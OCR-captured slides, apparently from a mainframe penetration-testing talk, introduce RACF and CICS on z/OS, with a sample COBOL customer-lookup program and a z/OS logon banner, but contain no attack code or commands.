
RACF is the core security system on z/OS

It is the database that holds all secrets (passwords, certificates, cipher keys, etc.)

Controls every resource access, privilege escalation, execution, authentication

RACF is a product of IBM. Other security systems like TopSecret or ACF2 may be used instead of RACF

Ok then, pentest this…



And then there was CICS…

***C**ustomer **I**nformation **C**ontrol **S**ystem*

CICS is a combination Wordpress and Apache…before it was cool (*around 1968*)

Current version is CICS TS 5.3

```
CICS.CUSTINQ1                                                  C
  *
   1200-EDIT-CUSTOMER-DATA.
  *
       IF        CUSTNOL = ZERO
             OR CUSTNOI = SPACE
           MOVE 'N' TO VALID-DATA-SW
           MOVE 'You must enter a customer number
       END-IF.
  *
   1300-GET-CUSTOMER-RECORD.
  *
       EXEC CICS
           READ FILE('CUSTMAS')
                INTO(CUSTOMER-MASTER-RECORD)
                RIDFLD(CUSTNOI)
                RESP(RESPONSE-CODE)
       END-EXEC.
  *
       IF RESPONSE-CODE = DFHRESP(NORMAL)
           MOVE SPACE          TO MESSAGEO
           MOVE CM-LAST-NAME   TO LNAMEO
           MOVE CM-FIRST-NAME  TO FNAMEO
           MOVE CM-ADDRESS     TO ADDRO
           MOVE CM-CITY        TO CITYO
           MOVE CM-STATE       TO STATEO
           MOVE CM-ZIP-CODE    TO ZIPCODEO
       ELSE IF RESPONSE-CODE = DFHRESP(NOTFND)
           MOVE 'N' TO VALID-DATA-SW
           MOVE 'That customer does not exist.' TO
           MOVE SPACE TO LNAMEO
                         FNAMEO
                         ADDRO
                         CITYO
                         STATEO
                         ZIPCODEO
       ELSE
           EXEC CICS
===> _
   F2=Split     F3=Exit      F5=Rfind     F6=Rchar
   F9=Swap     F10=Left     F11=Right    F12=Cance
```

API in COBOL/C/Java

Handles cache, concurrence access, etc.

Uniform rendering of the screen

Easily thousands of request/sec

Order the following by requests/second

Google search


CICS

Facebook like

Twitter tweet

Youtube views

Requests per second around the world



x3270-4 192.168.1.201

File Options

Lets get cracking !


```
                ZZZZZZZZZ         //   OOOOOOO     SSSSSSS
                      ZZ         //   OO     OO    SS
                     ZZ         //    OO     OO     SS
                   ZZ          //     OO     OO      SSSS
                  ZZ          //      OO     OO          SS
                 ZZ          //       OO     OO           SS
                ZZZZZZZZZ  //         OOOOOOO     SSSSSSS
```

